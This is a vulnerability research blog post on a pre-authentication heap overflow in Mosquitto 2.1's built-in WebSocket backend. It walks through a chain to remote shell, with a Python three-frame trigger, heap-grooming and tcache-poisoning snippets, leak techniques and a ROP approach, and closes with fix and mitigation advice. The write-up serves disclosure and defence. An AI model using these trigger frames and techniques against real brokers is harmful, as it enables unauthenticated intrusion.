Some time ago I was reading the Mosquitto 2.1 changelog and noticed
something interesting: a brand new built-in WebSocket
backend. Until then, if you wanted MQTT over WebSockets you had
to link against libwebsockets, but 2.1 ships its own minimal
implementation - no libwebsockets dependency (it still wants
TLS/OpenSSL, CMake literally force-enables TLS when you select it) -
and, here’s the fun part, it’s enabled by default in
the CMake build.
Now, I don’t know about you, but when a mature C project grows a
brand new network parser, my brain only hears one thing: fresh
attack surface 🥁. New framing code, new state machine, and it has
to talk to an old, battle-tested MQTT parser that has never heard of
WebSocket frames. What could possibly go wrong.
Spoiler: everything. What I came back with is a
pre-authentication heap overflow that I chained all the
way to an interactive shell on the broker, with no
credentials, on a default-deny configuration, against a PIE binary with
NX, full RELRO and glibc safe-linking. No staged file, no
nc, no Python on the target, no new port. Just
/bin/sh and a lot of patience.
I named it MASKerade, because the whole bug exists
thanks to WebSocket mask bytes masquerading as MQTT payload
bytes. And yes, I promise I’ll drop the branding after this paragraph,
the rest of the post is pure technical pain.
This is the full story, from the first suspicious return
statement to the shell prompt. Grab a coffee, it’s a long ride.
MQTT over WebSocket in 60 seconds
WebSocket layer cake
Quick background so we’re on the same page. MQTT is a binary
protocol: one fixed header byte, a variable-length “Remaining Length”,
then the body. The Mosquitto broker has a generic packet reader that
does roughly this:
read the fixed header and Remaining Length;
malloc() a buffer for the body;
call a read()-style function in a loop until the body
is complete;
hand the packet to the handler.
For plain TCP connections the read function is a thin wrapper around
recv(). For WebSocket connections, MQTT packets travel
inside WebSocket frames, and every frame has its own
little header: an opcode byte, a payload length, and - for
client-to-server frames - a 4-byte masking key that’s
XORed over the payload.
So the broker needs a translation layer, and in the built-in backend
that’s net__read_ws() in lib/net_ws.c. The
MQTT reader calls it exactly as if it were read():
And here comes the contract that makes or breaks everything. The MQTT
reader believes, with its whole heart, that:
a positive return value = number of application
bytes copied into its buffer;
-1/EAGAIN = nothing available right
now;
0 = EOF.
Keep that in mind. Everything that follows is just the exploitation
of one broken promise.
The bug: counting bytes that don’t exist
Bug cutting wires
So I opened lib/net_ws.c and started reading. The
function keeps one variable, len, and uses it for
everything it consumes:
/* lib/net_ws.c, abridged */ssize_t net__read_ws(struct mosquitto *mosq,void*buf,size_t count){ssize_t len =0;if(mosq->wsd.payloadlen ==0){if(mosq->wsd.opcode == UINT8_MAX){ len = read_ws_opcode(mosq);/* normally 1 */if(len <=0)return len;}if(mosq->wsd.mask == UINT8_MAX){ len = read_ws_payloadlen_short(mosq);/* normally 1 */if(len <=0)return len;}if(mosq->wsd.mask ==1&& mosq->wsd.mask_bytes >0){ len = read_ws_mask(mosq);/* 4 for a complete mask */if(len <=0)return len;}}if(mosq->wsd.payloadlen >0){ len = net__read(mosq, buf, count);/* ...unmask buf in place... */}/* ...reset frame state... */return len;}
Does it look weird, eh?? The same len is reused for the
opcode byte, the length byte, the mask bytes… and the
actual payload. For a normal non-empty frame, the payload read
overwrites len at the end, so the function accidentally
returns the right thing. Bugs that hide behind a lucky overwrite are my
favorite kind, ’cause they can sit there for years.

Now ask yourself: what happens for a masked, zero-length
frame? That’s a perfectly legal WebSocket frame: FIN/opcode, a
length byte saying “masked, 0 bytes of payload”, and the mandatory
4-byte mask. Walk the code:
opcode consumed → len = 1;
length byte consumed → len = 1;
mask key consumed → len = 4;
payloadlen > 0 is false → nothing is copied
to buf, len is not replaced;
frame state resets, return 4.
Phantom byte accounting
The function just ate 6 bytes of WebSocket transport
metadata and reported 4 of them as MQTT application data.
A textbook layer-confusion bug. I call those 4 nonexistent bytes
phantom bytes, and they’re about to become the best
exploitation primitive I’ve had in years.
No sanity check that read_length <= to_process,
’cause a well-behaved read() must already guarantee it.
Ours is not well-behaved.

So let’s play. I connect, send an MQTT CONNECT fixed header declaring
a body of 1 byte… and then don’t send the body. The
broker allocates a 1-byte payload buffer and waits, with
pos = 0 and to_process = 1. Now I send a
masked, zero-length WebSocket frame:
State
pos
to_process
Bytes actually copied
After Remaining Length = 1
0
1
0
After the empty frame returns 4
4
1 - 4 = 0xfffffffd
0
Underflow state
Beautiful. The cursor is now at payload + 4 - three
bytes past a one-byte allocation - and the broker
believes it still has ~4 GiB of body to read. Any real frame I send next
gets written straight past the buffer.
That’s the whole bug. Three frames, pre-auth, no valid MQTT packet
ever completed:
sock.sendall(masked_frame(b"\x10\x01")) # CONNECT, Remaining Length = 1, body withheldsock.sendall(masked_frame(b"")) # masked empty frame -> returns 4, copies 0sock.sendall(masked_frame(b"A"*256)) # written at payload+4, past the 1-byte buffer
Crash test dummies
First things first: prove the corruption. I built the broker with
ASan, ran the three-frame poem above, and got exactly what I wanted:
ERROR: AddressSanitizer: heap-buffer-overflow
READ of size 1 ...
    #0 net__read_ws             lib/net_ws.c:308
    #1 packet__read_single      lib/packet_mosq.c:590

0x... is located 3 bytes to the right of 1-byte region
allocated by:
    #0 malloc
    #1 mosquitto_malloc
    #2 packet__read_single      lib/packet_mosq.c:561
ASan points at the unmasking XOR loop, but the socket receive had
already targeted the out-of-bounds address. Pre-authentication heap
corruption, confirmed, from a frame sequence that’s completely legal
WebSocket traffic.
A crash is nice, but I didn’t spend a weekend on this for a crash.
Time to talk about the heap.
Heap school: everything you need in five minutes
Heap school
If you already speak tcache fluently, skip ahead. If not, stay with
me for a second, ’cause the whole exploit is just four ideas.
Chunks and size classes. When Mosquitto calls
malloc(879), glibc doesn’t give you exactly 879 bytes: it
adds its own bookkeeping and rounds up to a 16-byte aligned
chunk size. Different request sizes can land in the
same size class, and this is the cheat code for the entire exploit:
Read those equalities twice. They mean my network input buffers can
reuse memory that previously held interesting broker objects. A

chunk looks like this:
Heap chunk layout
Stale data.free() doesn’t erase
memory, it just makes the chunk available again. If a client context is
freed and a same-size packet buffer reuses the chunk, the old object’s
bytes are still sitting there until new data overwrites them. Those
survivors are stale data, and remember: my phantom
bytes advance the MQTT parser without writing anything, so I
can make the broker parse stale bytes as if a client sent them. This is
not a use-after-free in the source-code sense - the bug just lets me
reuse a freed allocation as a packet and then read or overwrite what
follows it. Same effect, different mechanism.
Tcache. For small allocations, glibc keeps recently
freed chunks in per-thread bins, one singly-linked list per size class,
up to 7 entries, last-in-first-out:
free(A)               head -> A
free(B)               head -> B -> A
malloc(same size)     returns B; head -> A
malloc(same size)     returns A; head -> empty
The broker’s network loop is single-threaded, so all my connections
share the same thread cache. “Heap grooming” is just opening and closing
connections in a deliberate order so the next malloc()
returns a chunk I can predict.
Tcache poisoning. While a chunk sits in a tcache
bin, glibc stores the next-pointer in the first 8 bytes of the user
area. If my overflow overwrites that word in a freed chunk, the
second next malloc() returns an address of my
choosing:
before:  head -> victim -> ordinary_next
after:   head -> victim -> attacker_target

malloc() #1  -> victim
malloc() #2  -> attacker_target (overlaps a live object... hello)
One catch: modern glibc (>= 2.32) has
safe-linking. The stored pointer is encoded:
So to poison a bin I first need to know the exact address of the
victim chunk. ASLR doesn’t save you once that leaks - and oh boy,
will it leak.
Phantom bytes, real leaks
Phantom bytes
Now the observation that turned a crash into an exploit. An empty
frame moves the parser’s cursor without touching heap
memory. That’s two primitives in one trench coat.

Primitive one: stale-data disclosure. I declare a
valid MQTT PUBLISH with a body of 879 bytes but only send the first 3
real bytes (topic length 1, topic "x"). Then I send 219
empty frames: 219 × 4 phantom bytes = 876 “received” bytes.
The broker allocates an uninitialized 879-byte buffer, I overwrite
only bytes 0..2, and the parser happily believes all 879 arrived. The
PUBLISH handler treats bytes 3..878 as payload and forwards them to my
subscriber.
Stale data disclosure
The broker literally mails me 876 bytes of its own stale heap inside
a normal MQTT message. Why 879? Three real bytes for the topic, and 879
rounds to the same 0x380 chunk as
struct mosquitto - remember the size-class table. A freed
client context and my PUBLISH buffer are the same size class,
so I can disclose dead broker objects verbatim.
There’s also a Will-based variant: same trick during CONNECT parsing,
then drop the connection and let the normal Will delivery reflect the
stale bytes. Cute, but the PUBLISH form keeps my WebSocket actor alive,
which matters later.

Primitive two: a non-destructive cursor. After the
unsigned underflow, every empty frame moves pos forward by
4 and writes nothing. So instead of spraying a linear overflow
through every byte between source and target (and destroying everything
in between), I can walk the write cursor across live heap objects like
stepping stones and do one small, precise write exactly where I
want:
Phantom cursor stepping
sock.sendall(masked_frame(b"") * (victim_offset //4)) # silent stepssock.sendall(masked_frame(poison)) # the only real write
For a forward-only heap overflow, this is obscenely powerful. And I
was going to need every bit of it, ’cause there was a wall waiting for
me.
The wall: default-deny
The wall
Here’s the thing that almost killed the chain. My first working
exploit used a subscriber to reflect those stale PUBLISH payloads… which
means I needed an authenticated MQTT session. But the whole
point was pre-auth, and my test config was the hostile one: explicit
listeners, no allow_anonymous, no password file. My config
never sets per_listener_settings, so it stays false and the
global branch resolves the unset value to
default-deny:
/* src/conf.c - per_listener_settings false, so the global branch runs */if(config->security_options.allow_anonymous ==-1){ config->security_options.allow_anonymous =false;}
Fun detail that will matter later: this branch never touches the
listener’s own security_options.allow_anonymous,
which stays at its unset value of -1. Remember that field -
it’s exactly the one I’m going to forge.
A credential-free CONNECT just gets “not authorized”. So before going
further I tried the cheap ways out, and both failed in instructive
ways:
Cheap way one: flip the connection state. A nearby
overwrite can change a context’s state enum so the parser stops
demanding CONNECT as the first packet. PINGREQ then works… but PUBLISH
and SUBSCRIBE still hit the ACL layer, which instantly rejects any
context with no client id:
Cheap way two: the rejected-CONNECT Will leak. The
Will trick relies on an unexpected disconnect to publish the stale
payload… but on failed authentication, handle__connect()
clears the Will on both the error path and the cleanup path.
The broker politely deletes my leak before sending it. Dead end.
So the rules were clear: I needed an information leak that lives
below MQTT authentication entirely. No CONNECT, no ACL, no
credentials. The answer turned out to be hiding in the WebSocket layer
itself.
PONG, the traitor
PONG the traitor
WebSocket has control frames, and one of them is PING: the peer must
echo the payload back in a PONG. The beautiful part? That’s
transport-layer business. The built-in backend answers
PINGs while it’s still waiting for MQTT data - before CONNECT, before
auth, before everything.
When a PING arrives, net__read_ws() immediately
allocates the future PONG packet, sized from the PING payload (max 125
bytes for a control frame), and keeps it around until the payload
completes:
So the plan: send the PING header and mask but withhold the
125 payload bytes. The broker has now allocated and
retained a PONG packet, frozen in time, on a connection with
zero MQTT authentication. Holding an allocation this way is way more
reliable than flooding kernel buffers with completed PONGs.
def start_partial_ping(sock): sock.sendall(b"\x89\xfd"+b"\x11\x22\x33\x44") # PING, masked, len 125, mask... then silence
Making source and target neighbors. For the overflow
source I use an incomplete MQTT CONNECT with Remaining Length 174: I
send 172 real body bytes and leave 2 outstanding. Now check the
size-class table again: the 174-byte input buffer and the 125-byte PONG
+ metadata both round to chunk size 0xc0. Same bin.
Before creating the pair, I open 16 WebSocket connections and hold
one unfinished PING on each. That does two jobs: their live
struct mosquitto objects drain old 0x380
tcache entries, and their retained PONGs drain old 0xc0
entries plus a practical backlog of same-size freed chunks. No grooming
is a guarantee under arbitrary concurrent allocation - but in the tested
environment the next 0xc0 source buffer and the next
0xc0 PONG come from one fresh, adjacent allocator run, and
the exploit validates the layout from the leak before trusting it:
Source/PONG adjacency
Fun fact: an earlier version used a 0x380 source and a
0xc0 target, and it worked… sometimes. Two independent
size-class histories meant prior broker activity could desync them, and
instead of an enlarged leak I’d get an ordinary 125-byte PONG. Matching
both allocations to the same bin killed that assumption. Heap
exploitation is 10% courage and 90% removing things you assumed.

The enlargement. After my 172 real bytes, the parser
sits at pos = 0xac, to_process = 2. One empty
frame: pos = 0xb0, to_process = 0xfffffffe.
The PONG starts at source +0xc0, and its
packet_length field lives at source +0xcc.
Distance from the corrupt cursor: 0x1c = 28 bytes = exactly
seven phantom steps. Then one real 4-byte write:

packet_length =0x8000+ WS_PACKET_OFFSET
Now I complete the held PING. ws__prepare_packet()
trusts the corrupted length when computing how many bytes to transmit,
and packet__write() obediently sends 32
KiB starting at a PONG allocation that’s really about
0xc0 bytes. The WebSocket PONG that comes back is carrying
the broker’s live heap.
Enlarged PONG
Let that sink in: an out-of-bounds read, built out
of the out-of-bounds write, answered by a control
frame, before any MQTT packet was ever completed. The wall has
a door now.
Forging the bouncer
Forging the bouncer
A 32 KiB heap leak with no type information is just entropy with
potential. But struct mosquitto (the per-connection context
object) has a very recognizable silhouette, so I scan the leak at
aligned offsets and demand several mutually reinforcing invariants:

sock is a small non-negative int;
state is inside the enum range;
listener looks like a canonical heap pointer;
hh_sock.keylen == 4 (the uthash key is the socket
fd);
hh_sock.key points 4 bytes into the context, so its low
nibble is 4.
# abridged pseudocode - the real checks are a page of unsexy comparisonsfor base inrange(4, len(data) -0x304, 0x10): fd = struct.unpack_from("<i", data, base +0x04)[0] state = struct.unpack_from("<I", data, base +0x84)[0] listener = struct.unpack_from("<Q", data, base +0x260)[0] key = struct.unpack_from("<Q", data, base +0x2f8)[0] keylen = struct.unpack_from("<I", data, base +0x300)[0]if fields_are_plausible(fd, state, listener, key, keylen): context = key -4
I deliberately open four WebSocket contexts right after the held PONG
so the scan finds them in accept order, all sharing the same listener
pointer. Now I have live heap addresses, and safe-linking’s price of
admission is paid.

Close context 1, then context 2 - tcache is LIFO, so the
0x380 bin is
head -> context2 -> context1. The phantom cursor
walks from my source buffer up to freed context 2 and rewrites its
encoded next-pointer:
listener_slot = listener +0xc8# listener->security_optionslistener_target = listener_slot &~0xf# tcache wants 16-byte alignmentencoded_next = listener_target ^ (context_2 >>12)# write = phantom-cursor advance + one real frame, abridgedwrite(p64(encoded_next) + p64(0)) # second word clears the tcache key
Then two actors send only an MQTT CONNECT fixed header
declaring Remaining Length 879. That’s enough to trigger
malloc(879) without writing a body yet:
allocation 1 -> real context 2 chunk   (context 3 owns it)
allocation 2 -> listener_target        (context 4 owns it - overlapping the live listener!)
Listener policy poison
Context 3’s buffer becomes home to a mostly-zero fake
security-options object with a single meaningful byte:
fake_options = context_2 +0x20fake_image =bytearray(0x300) # mostly zeros, built in context 3's bufferfake_image[0x20+0x94] =1# fake_options->allow_anonymous = true
And context 4’s forged allocation writes fake_options
into the real listener’s security_options pointer. Remember
the unset -1 field from the previous section? When a fresh
CONNECT arrives, mosquitto_basic_auth()
(src/plugin_basic_auth.c) tests
context->listener->security_options->allow_anonymous == trueunconditionally, even with per_listener_settings
false - so from the broker’s point of view, the WebSocket listener now
has a policy object that allows anonymous clients. No config file
touched, no password guessed, and the plain MQTT listener stays
default-deny - I only repainted the bouncer on the WebSocket door.
Cleanup is part of the exploit. Closing those holder
connections naively would crash the broker: context 3 freeing its buffer
would leave the listener pointing at freed memory, and context 4’s
“allocation” is an interior pointer into the listener object, which
free() will not appreciate. So before teardown I use the
phantom cursor one more time to zero each context’s
in_packet.payload field, deliberately orphaning both
allocations. A tiny memory leak in exchange for a stable broker. Fair
trade.
A fresh anonymous MQTT-over-WebSocket CONNECT gets a CONNACK. We’re
in - and the broker let us in itself.
Everything must be leaked
Leak everything
With an anonymous session, the stronger PUBLISH-based disclosure
comes online, and struct mosquitto turns out to be the gift
that keeps on giving. On this build:
Groom and close a selected client context, then send a phantom
PUBLISH of 879 bytes through an actor I already hold open - and my input
buffer reincarnates in the freed context’s chunk, inheriting its ghost:
the listener pointer, the live uthash table address, neighboring context
addresses, a self-pointer, and - store this one for later -
hashv, the cached Jenkins hash of the connection’s socket
fd.
Defeating safe-linking for real. The phantom
PUBLISH’s 3 controlled topic bytes overwrite bytes 0..2 of the freed
chunk’s encoded tcache next-pointer, but bytes 3..7 survive in
the leak. Meanwhile uthash gives me candidate neighbor addresses. So I
just test which candidate, when re-encoded, matches the surviving
tail:
matches = [c for c in (leak["prev"], leak["next"])if p64(c ^ (leak["source"] >>12))[3:8] == payload[:5]]
Two unrelated metadata systems - uthash and glibc’s safe-linking -
cross-identifying each other. No heap-page guessing, no debugger, no
bruteforce. I love it when a plan comes together 😀.
PIE goes down too. The broker binary is PIE, so code
addresses are randomized. Poison a second tcache pair to land a phantom
PUBLISH over the uthash table allocation from hh_sock.tbl.
The disclosure covers more than the table itself (a
UT_hash_table is only 0x40 bytes): in the heap
around it, at a build-specific offset, sits a pointer to the
static string "client context" at PIE offset
0x5508d. Republish the surroundings, subtract the
constant:
pie_base = pie_pointer -0x5508D
No /proc, no debugger, no local access. PIE defeated over the
network.
Why two poison pairs? Pair A targets
listener.security_options and gets prepared early, held
incomplete like a loaded spring. Pair B supplies the PIE base. Once PIE
is known, Pair A’s still-open overflow writes the full fake callback
graph and the held allocation commits the listener overwrite. Trying to
do both with one pair is a great way to corrupt your own tcache
mid-chain - ask me how I know 😔.
The callback from hell
Callback from hell
Code execution time, and here’s the constraint: full RELRO (no GOT
overwrite), NX (no shellcode), unknown libc base (no direct
system() address). So instead of fighting the mitigations,
I went shopping inside the broker’s own code.

Mosquitto’s main loop calls plugin__handle_tick() on
every iteration, and for each listener it walks this chain:
I already control listener + 0xc8 from the previous
stage. So I forge a whole family of fake objects inside the held victim
chunk: a fake security_options pointing at a fake tick
callback whose next_tick is already expired. Next
event-loop iteration, the broker voluntarily calls my
cb pointer with my userdata. Thanks,
broker.
The callback doesn’t jump at libc - it lands mid-function inside the
broker’s own plugin_v4_reload(), which uses my controlled
userdata object and makes an indirect call through
frame + 0x78. And what do I point that at? Inside
plugin__load_v5(), right at its dlsym@plt call
site. With the right field layout, the sequence behaves like:
Read it again, ’cause it’s doing a lot of work: the broker’s
own imported dlsym resolves any libc
function by name, at runtime, with no libc base known. No GOT overwrite,
no executable memory, no libc leak. The binary brought its own resolver
to the party.
Fifteen bytes is not a shell
Fifteen bytes
The direct approach - resolve system and call
system(frame) - works, and my first RCE did exactly that.
But the resolver frame needs control fields starting at
frame + 0x10, so the command string had to fit in
15 bytes. Enough for a marker like
>/tmp/mr, nowhere near enough for a real shell. And I
wanted a real shell. Here’s the boss fight, constraint by
constraint.
Constraint: no tools on the target. A bind shell
wants nc/Python/socat and a new port; a reverse shell wants
egress. I wanted neither. But the broker already owns the server side of
every connection I opened, and system()’s
/bin/sh child inherits those file descriptors. So
I reserved one accepted anonymous MQTT-over-WebSocket connection and
repurposed its broker-side TCP fd as the shell’s stdin/stdout. No files,
no ports, just /bin/sh - which system() needs
anyway.
Constraint: which fd is it? My first prototype
assumed accept-ordering on a fresh broker, which works until existing
clients push your socket to fd 108. The fix is delicious: when Mosquitto
inserts a context into its fd hash table, uthash caches a 32-bit
Jenkins hash of the fd in hh_sock.hashv.
On close, sock becomes -1 but hashv survives
in the freed context… which I can already disclose. So:
open a seed connection on the plain MQTT listener (broker accepts fd
N), close it;
disclose the freed context, recover HASH_JEN(N);
reimplement uthash’s exact Jenkins hash and brute-force fds below
2^20 until it matches;
immediately open the reservation connection - Linux hands it the
freshly-closed lowest fd hole, so it becomes fd N.
The hash is only 32 bits so collisions are theoretically possible;
the script just reports all candidates and retries with a new seed.
Verified working with pre-existing clients and a three-digit broker
fd.
Constraint: dash can’t count past 9. The dream
command sh <&28 >&28 dies instantly: on this
target /bin/sh is dash, and dash’s redirection grammar
rejects multi-digit fds with Bad fd number. I could learn
the fd but not say it. The bypass is to renumber before
exec:

F_DUPFD returns the lowest free descriptor at or above
the third argument; after close(0) that’s 0. Dash only ever
sees single-digit fd 0. Sorry dash, you never stood a chance.
Constraint: still 15 bytes. The full
ROP-fd-renumber-system dance doesn’t fit in the command slot. So the
first dlsym resolves
setcontext, not system. The
resolver calls setcontext(frame), and my fake x86-64
ucontext_t loads a fresh stack pointer and instruction
pointer:
That floating-point state is not decoration: glibc’s
setcontext restores it, and bogus x87/MXCSR values fault
during the pivot. From there, a short ROP chain using only PIE gadgets
and PLT entries does the whole dance:
Constraint: don’t talk too early. Before the forged
tick fires, the reserved connection is still a normal broker-managed
MQTT-over-WebSocket socket. Send raw id\n too soon and it
never even reaches the MQTT parser: read_ws_opcode()
rejects the very first byte, because 0x69 has reserved
WebSocket framing bits set (0x69 & 0x70 ≠ 0) - instant
EPROTO, and the broker kills my future shell channel.
Mosquitto’s loop is single-threaded and system() blocks it,
so I use a spare connection as a timing oracle: spam
MQTT PINGREQs (properly WebSocket-framed, of course), and when the
PINGRESPs stop, the broker is stuck inside system() and no
longer parsing anything. Then I drop the WebSocket framing
entirely and start typing raw bytes.
Constraint: my own terminal betrayed me. The most
embarrassing bug of the whole project: an early bridge used
tty.setraw(), and in raw mode my Enter key arrives as
\r. The remote shell reads from a socket, not a tty, so
nothing translates \r to \n… and every command
appeared to hang forever. My automated tests injected \n
directly and never noticed. The fix was to keep the local terminal in
canonical mode and multiplex with a single select():
Newline conversion, local echo, backspace, Ctrl-C handling on my end
- all correct, no background threads. (Remote processes still can’t
receive terminal-generated signals, but that’s the no-PTY price, not a
bridge bug.) Sometimes the last bug between you and a shell is your own
keyboard.
Pop the shell
Shell popped


Before the demo, the whole chain in one picture, ’cause I know that
was a lot:
Full exploit chain
Full chain, end to end, against the two-listener default-deny config
(WS on 39184, MQTT on 39185, no allow_anonymous
anywhere):
pre-auth default-policy bootstrap:
  source buffer:         0x00005...
  poison context:        0x00005...
  WebSocket listener:    0x00005...
  security-options slot: 0x00005...
  fake options:          0x00005...
shell fd seed 1: hash=0x29f27f7f, candidates=[28]
selected broker fd 28 for the dedicated shell channel
listener pair disclosure: {'source': ..., 'listener': ..., 'safe_link_matches': [...], ...}
PIE pair disclosure:      {'source': ..., 'listener': ..., 'safe_link_matches': [...], ...}
network-only exploit disclosures:
  derived PIE base:      0x00005...
  fake options:          0x00005...
waiting for the tick to spawn a shell on broker fd 28
event loop stalled in system(); bridging the dedicated shell channel
sh: turning off NDELAY mode
(abridged - the full run also prints both tcache pair disclosures and
the fd-search details, all visible in the screenshot above)
And then, typed by a human, executed by the broker:
$ id
uid=1001(broker) gid=1002(broker) groups=1002(broker)
And since a shell is better seen than told, the actual run against
the broker:
The actual run:
uid=1001(broker)
The whole thing is a single self-contained Python script, stdlib
only: WebSocket framing, MQTT encoding, the PONG leak, the policy
bootstrap, both poison pairs, fd recovery, the ROP image, the timing
oracle and the terminal bridge. I also tested it after deliberately
opening and closing 160 WebSocket upgrades plus 240 MQTT connections to
dirty the allocator first - the groom, leak, validate, retry logic
survived it. What I can’t guarantee is reliability on a heavily
concurrent production broker; heap exploitation against a live service
is a reliability game, not a mathematical proof, and anyone telling you
otherwise is selling something.
Honest limitations, ’cause they matter: the channel is a
socket-backed pipe, not a PTY, so full-screen programs and job control
are out; the broker stays blocked inside system() until the
shell exits; and the chain targets one exact build - offsets, gadgets
and the ucontext_t layout move with compiler, architecture
and glibc. The PIE-leak pointer placement is also
allocator-layout-dependent: it held for the tested non-root startup
profile, but starting the broker as root (with the privilege-drop/NSS
path that follows) reshuffles the surrounding heap and the landing spot
has to be re-derived. The bug, though, is present in every
build that compiles the backend in, and remotely triggerable by anyone
who can reach a built-in WebSocket listener.
The bite
Pre-authentication remote code execution as the broker user, no
credentials, on a configuration that denies anonymous access. The
minimal trigger is three WebSocket frames that any client can send
before completing a single MQTT packet. Suggested severity
High, CVSS 3.1 8.1
(AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H) - AC:H because the
full RCE depends on allocator grooming and build-specific code reuse;
the bare pre-auth crash is considerably simpler and works anywhere the
vulnerable code runs.
The vulnerable code lives in the built-in WebSocket backend
(lib/net_ws.c), introduced in the 2.1 development cycle and
present in stable releases 2.1.0 through 2.1.2 (and
master at the time of testing). The older libwebsockets backend does not
use this read path and is not affected. Important nuance: both
WITH_WEBSOCKETS and WITH_WEBSOCKETS_BUILTIN
default to ON in CMake, so the backend is
compiled in upstream-default builds - but you still need a
listener with protocol websockets configured and reachable
for remote exploitation. The stock Docker config doesn’t expose one; how
many real deployments do is a question for Shodan, not for my test
lab.
CWE-787 (out-of-bounds write) with CWE-191 (integer underflow), plus
CWE-125 for the derived out-of-bounds read.
Swatting the bug
The root fix belongs in net__read_ws(): the return value
must count only bytes copied into the caller’s buffer.
Header bytes, extended-length bytes and mask bytes are transport
metadata and must never be reported as application data. And an empty
data frame can’t just return 0, ’cause the generic reader
treats zero as EOF - it should either keep reading internally until
application data exists or return -1/EAGAIN,
like it already does for control frames.
Then defense in depth in the generic packet parser, ’cause a valid
read() implementation was also “guaranteed” here:
That one invariant turns any future faulty transport read into a
clean error instead of an unbounded packet state. Regression tests
should cover masked and unmasked zero-length frames at every parser
position (before the command byte, mid Remaining Length, with 1-4 body
bytes outstanding), interleaved with PING/PONG/CLOSE, under ASan/UBSan.
Until patched: switch to the libwebsockets backend
(WITH_WEBSOCKETS_BUILTIN=OFF), or firewall the WebSocket
listener - mitigation, not a cure.
The last buzz
This one had everything I love about memory corruption: a one-line
accounting bug that hides behind a lucky overwrite, a primitive (phantom
bytes) that turned out to be far stronger than the crash it came from,
and a chain where every single mitigation demanded its own side quest -
safe-linking paid for with uthash metadata, PIE leaked through a static
string, RELRO ignored via the binary’s own dlsym, dash
outsmarted by fcntl, and the final boss being… my own
terminal sending \r.
Huge respect to the Mosquitto project for a codebase that’s genuinely
pleasant to audit - the bug is subtle, the surrounding code is clean,
and that’s exactly why it survived since 2.1. The full technical writeup
with the complete stage-by-stage details lives in the research notes,
and the PoCs will be published once the coordinated disclosure runs its
course.
If you take one thing home: when two protocol layers share a single
length variable, one of them is lying. Happy hunting 😀.